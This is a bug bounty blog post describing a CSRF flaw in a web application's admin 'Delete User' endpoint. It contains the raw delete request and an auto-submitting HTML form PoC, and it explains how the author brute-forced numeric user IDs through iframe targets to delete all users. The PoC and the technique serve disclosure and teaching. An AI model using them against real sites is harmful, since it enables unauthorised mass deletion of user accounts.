
Brute Forcing User IDS via CSRF To Delete all Users with CSRF attack.

Armaan Pathan Follow

Mar 12 · 2 min read

While testing an application, there was a module “Delete User” in which an admin can delete any user.




```
POST /pages/1/users/16582/delete/submit HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: www.example.com
Connection: close
Cookie: cookie
Content-Length: 0
```

If you notice in the request, there is no CSRF Token/Protection implemented into delete user request.

This was very easy CSRF that an attacker can send form to admin and can delete the user from an application.

Simple CSRF PoC to Delete User



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://www.example.com/cycles/pages/1/users/16582/delete/submit" method="POST">
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

But again if you notice that request contains the user id. My challenge was to figure out that if an application user ids at any end points but i found that there was no user ID leakage.

As it was 5 digit numeric ID, It was easy to brute force,

From a research i got the blog post in which an attacker has brute forced the IDs with the help of click jacking.

Client-side CSRF Token Brute Forcing

While playing around with some CSRF examples the idea of client-side CSRF token brute forcing came into my head. I'd…

pwndizzle.blogspot.in

- Now Challenge is that an application was using X-Frame Options Header so I was not able to load an application into frame to brute force the IDS .
- I tried with XmlHTTPRequest, But again an application was validating the ORIGIN so in this case XHR dint work for me.

Then I tried by throwing request into iframe target.

In this case I was not able to view the response as response had X-Frame-Option Header which application was validating.But i was able to send the request

So I made a CSRF Script which brute forces the USER IDS and deletes all the existing Users with CSRF from an application

And When I sent this PoC to victim (admin) , I was able to delete all Existing users from an application.

Thanks guys for reading.
Have a great day ahead.

Security Hackerone Bug Bounty Bugcrowd Owasp

267 claps

WRITTEN BY

Armaan Pathan

Follow

See responses (1)


More From Medium

Related reads


Open Redirects & Security Done Right!

Akshay 'Ax' Sharma
Jun 19, 2018 · 3 min read ★

490



Leading Platform for University Entrepreneurship



Related reads

Chinese Hackers Back Beijing's Authoritarian Pals

Foreign Policy in Foreign Policy

Jul 30, 2018 · 7 min read ★

97

Related reads

Diving into unserialize(): Magic Methods

Vickie Li in The Startup

Sep 29 · 4 min read ★

110